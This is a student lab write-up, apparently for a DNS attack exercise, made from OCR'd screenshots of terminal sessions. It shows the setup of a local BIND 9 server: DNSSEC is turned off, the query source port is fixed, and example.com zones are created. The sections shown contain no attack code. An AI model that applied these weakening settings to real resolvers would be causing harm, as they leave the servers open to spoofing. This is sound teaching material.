


## DNS Attack

### Task 1 Configure user machine

I added this line of text to the user machine linking it to my virtual machine working as the DNS nameserver.




New contents of resolvconf

```
libnl-3 wgetrc
libpaper.d whoopsie
libreoffice wireshark
lightdm wpa_supplicant
lighttpd X11
lintianrc xdg
locale.alias xfce4
locale.gen xml
localtime zsh
logcheck zsh_command_not_found
login.defs zzz
logrotate.conf
[12/22/21]seed@VM:/etc$ cd resolvconf
[12/22/21]seed@VM:.../resolvconf$ ls
interface-order resolv.conf.d update.d update-libc.d
[12/22/21]seed@VM:.../resolvconf$ cd resolv.conf.d
[12/22/21]seed@VM:.../resolv.conf.d$ ls
base head
[12/22/21]seed@VM:.../resolv.conf.d$ sudo vi head
[12/22/21]seed@VM:.../resolv.conf.d$ sudo vi head
[12/22/21]seed@VM:.../resolv.conf.d$ sudo resolvconf -u
[12/22/21]seed@VM:.../resolv.conf.d$ cd ..
[12/22/21]seed@VM:.../resolvconf$ cd //
```

```
esolvconf(8)
#      DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 10.0.2.6
nameserver 127.0.1.1
search attlocal.net
~
```

## Dig google.com



```
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine window will affect the guest OS.  
m.RDUT-SERVERS.NET. 518400 IN AAAA 2001:dc3:1:35  
;; Query time: 973 msec  
;; SERVER: 10.0.2.6#53(10.0.2.6)  
;; WHEN: Wed Dec 22 01:09:40 EST 2021  
;; MSG SIZE rcvd: 853  
[12/22/21]seed@M:/etc$ dig google.com  
; <>> DIG 9.10.3-P4-Ubuntu <>> google.com  
;; global options: +cmd  
;; Got answer:  
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 37930  
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4, ADDITIONAL:  
9  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags:; udp: 4096  
;; QUESTION SECTION:  
;google.com. IN A  
;; ANSWER SECTION:  
google.com. 300 IN A 142.250.68.46  
;; AUTHORITY SECTION:  
google.com. 172800 IN NS ns3.google.com.  
google.com. 172800 IN NS ns1.google.com.  
google.com. 172800 IN NS ns4.google.com.  
google.com. 172800 IN NS ns2.google.com.  
;; ADDITIONAL SECTION:  
ns1.google.com. 172800 IN A 216.239.32.18  
ns1.google.com. 172800 IN AAAA 2001:4860:4802:32:  
:a  
ns2.google.com. 172800 IN A 216.239.34.18  
ns2.google.com. 172800 IN AAAA 2001:4860:4802:34:  
:a  
ns3.google.com. 172800 IN A 216.239.36.18  
ns3.google.com. 172800 IN AAAA 2001:4860:4802:36:  
:a  
ns4.google.com. 172800 IN A 216.239.38.18  
ns4.google.com. 172800 IN AAAA 2001:4860:4802:38:  
:a  
;; Query time: 277 msec  
;; SERVER: 10.0.2.6#53(10.0.2.6)  
;; WHEN: Wed Dec 22 01:10:25 EST 2021  
;; MSG SIZE rcvd: 303  
[12/22/21]seed@M:/etc$
```


## Task 2: Set up a Local DNS Server

Server was preconfigured weirdly enough

### Step 1: Configure the BIND 9 server

VBOX Clone Clone (Linked Base for VBOX Clone Clone and VBOX Clone Clone) [Running] - Oracle VM VirtualBox

The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual




```
// forwarders {  
//     0.0.0.0;  
// };  
  
=====  
=====  
// If BIND logs error messages about the root key being ex  
pired,  
// you will need to update your keys. See https://www.isc  
.org/bind-keys  
=====  
=====  
// dnssec-validation auto;  
dnssec-enable no;  
dump-file "/var/cache/bind/dump.db";  
auth-nxdomain no;      # conform to RFC1035  
  
query-source port      33333;  
listen-on-v6 { any; };  
};
```

Step 2: Turn off DNSSEC

VBOX Clone Clone (Linked Base for VBOX Clone Clone and VBOX Clone Clone) [Running] - Oracle VM VirtualBox

The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual



```
// forwarders {  
//     0.0.0.0;  
// };  
  
=====  
=====  
// If BIND logs error messages about the root key being ex  
pired,  
// you will need to update your keys. See https://www.isc  
.org/bind-keys  
=====  
=====  
// dnssec-validation auto;  
dnssec-enable no;  
dump-file "/var/cache/bind/dump.db";  
auth-nxdomain no;      # conform to RFC1035  
  
query-source port      33333;  
listen-on-v6 { any; };  
};
```

Step 3: Start DNS server

VBOX Clone Clone [Linked Base for VBOX Clone Clone and VBOX Clone Clone] [Running] - Oracle VM VirtualBox

The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual Machine window will be sent directly to the guest OS.

```
libao.conf vsftpd.conf  
libaudit.conf vtrgb  
libnl-3 wgetrc  
libpaper.d whoopsie  
libreoffice wireshark  
lightdm wpa_supplicant  
lighttpd X11  
lintianrc xdg  
locale.alias xfce4  
locale.gen xml  
localtime zsh  
logcheck zsh_command_not_found  
login.defs zzz  
logrotate.conf  
[12/22/21]seed@VM:/etc$ cd bind  
[12/22/21]seed@VM:.../bind$ ls  
bind.keys db.empty named.conf.default-zones zones.rfc1918  
db.0 db.local named.conf.local  
db.127 db.root named.conf.options  
db.255 named.conf rndc.key  
[12/22/21]seed@VM:.../bind$ sudo vi named.conf.options  
[12/22/21]seed@VM:.../bind$ sudo service bind9 restart  
[12/22/21]seed@VM:.../bind$
```

Windows taskbar at the bottom:

- Type here to search
- Icons for File Explorer, Start, Task View, Edge, Mail, Photos, OneDrive, and File Explorer
- System tray: 64°F Sunny, 10:37 PM, 12/21/2021

#### Step 4: Use the DNS server


Wasn't working until I realized DNS exists to look up the domain name so the only way it works is pinging the actual domain name which is needed to be looked up in the server.

VBOX [Running] - Oracle VM VirtualBox

```
collisions:0 txqueuelen:1  
RX bytes:62814 (62.8 KB) TX bytes:62814 (62.8 KB)  
  
[12/22/21]seed@VM:/etc$ ping google.com  
PING google.com (142.250.68.46) 56(84) bytes of data.  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=1 ttl=117 time=28.5 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=2 ttl=117 time=28.4 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=3 ttl=117 time=29.2 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=4 ttl=117 time=30.1 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=5 ttl=117 time=40.3 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=6 ttl=117 time=71.1 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=7 ttl=117 time=28.6 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=8 ttl=117 time=27.8 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=9 ttl=117 time=29.9 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=10 ttl=117 time=35.4 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=11 ttl=117 time=34.4 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=12 ttl=117 time=29.8 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=13 ttl=117 time=29.6 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=14 ttl=117 time=29.4 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=15 ttl=117 time=35.9 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=16 ttl=117 time=29.3 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=17 ttl=117 time=29.2 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=18 ttl=117 time=29.0 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=19 ttl=117 time=129 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=20 ttl=117 time=32.2 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=21 ttl=117 time=29.1 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=22 ttl=117 time=30.4 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=23 ttl=117 time=28.0 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=24 ttl=117 time=29.0 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=25 ttl=117 time=31.2 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=26 ttl=117 time=30.4 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=27 ttl=117 time=93.9 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=28 ttl=117 time=38.0 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=29 ttl=117 time=29.6 ms  
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=30 ttl=117 time=50.6 ms
```

Windows taskbar at the bottom:

- Type here to search
- Icons for File Explorer, Start, Task View, Edge, Mail, Photos, OneDrive, and File Explorer
- System tray: 64°F Sunny, 11:18 PM, 12/21/2021



### Task 3

#### Step 1: Create zones

```

VBOX Clone Clone (Linked Base for VBOX Clone Clone and VBOX Clone Clone Clone) (Running) - Oracle VM VirtualBox
File Machine View Input Devices Help
The Virtual Machine reports that the guest OS supports mouse pointer integration. This means that you do not need to capture the mouse pointer to be able to use it in your guest OS -- all mouse actions you perform when the mouse pointer is over the Virtual
named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
zone "example.com" {
    type master;
    file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
    type master;
    file "/etc/bind/192.168.0.db";
};

-- INSERT --

```

## Step 2 Setup the forward lookup zone file.

VBOX Clone Clone (Linked Base for VBOX Clone Clone and VBOX Clone Clone) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

```
TTL 3D ; default expiration time of all resource records without
; their own TTL
@ IN SOA ns.example.com. admin.example.com. (
    1 ; Serial
    8H ; Refresh
    2H ; Retry
    4W ; Expire
    1D ) ; Minimum
@ IN NS ns.example.com. ;Address of nameserver
@ IN MX 10 mail.example.com. ;Primary Mail Exchanger
www IN A 192.168.0.101 ;Address of www.example.com
mail IN A 192.168.0.102 ;Address of mail.example.com
ns IN A 192.168.0.10 ;Address of ns.example.com
*.example.com. IN A 192.168.0.100 ;Address for other URL in
; the example.com domain
```

"example.com.db" 16L, 528C 1,1 All

Type here to search

11:38 PM 12/21/2021

### Step 3: Set up the reverse lookup zone file.


VBOX Clone Clone (Linked Base for VBOX Clone Clone and VBOX Clone Clone) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TTL 3D  
@ IN SOA ns.example.com. admin.example.com. (1  
8H  
2H  
4W  
1D)  
@ IN NS ns.example.com.  
101 IN PTR www.example.com.  
102 IN PTR mail.example.com.  
10 IN PTR ns.example.com.

"192.168.0.db" 12L, 177C 1,1 All

Windows Start Type here to search ○ ⊞ ☰ 🌐 11:48 PM Right Ctrl 64°F Sunny 12/21/2021



Step 4: Restart and test

VBOX Clone Clone (Linked Base for VBOX Clone Clone and VBOX Clone Clone) [Running] - Oracle VM VirtualBox

```
inet6 addr: fe80::fdb4:c06c:43ae:f682/64 Scope:Link
inet6 addr: 2600:1700:7bf0:1e90:cd9a:82c6:9712:d32c/64 S
cope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:30511 errors:0 dropped:42 overruns:0 frame:0
          TX packets:257 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3776446 (3.7 MB)  TX bytes:29693 (29.6 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:453 errors:0 dropped:0 overruns:0 frame:0
          TX packets:453 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:42171 (42.1 KB)  TX bytes:42171 (42.1 KB)

[12/22/21]seed@VM:.../bind$ sudo vi named.conf
[12/22/21]seed@VM:.../bind$ sudo vi example.com.db
[12/22/21]seed@VM:.../bind$ sudo vi example.com.db
[12/22/21]seed@VM:.../bind$ sudo vi 192.168.0.db
[12/22/21]seed@VM:.../bind$ sudo service bind9 restart
[12/22/21]seed@VM:.../bind$
```

VBOX [Running] - Oracle VM VirtualBox

```
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=62 ttl=117 time=29.0 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=63 ttl=117 time=29.2 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=64 ttl=117 time=28.7 ms
64 bytes from lax17s46-in-f14.1e100.net (142.250.68.46): icmp_seq=65 ttl=117 time=30.6 ms
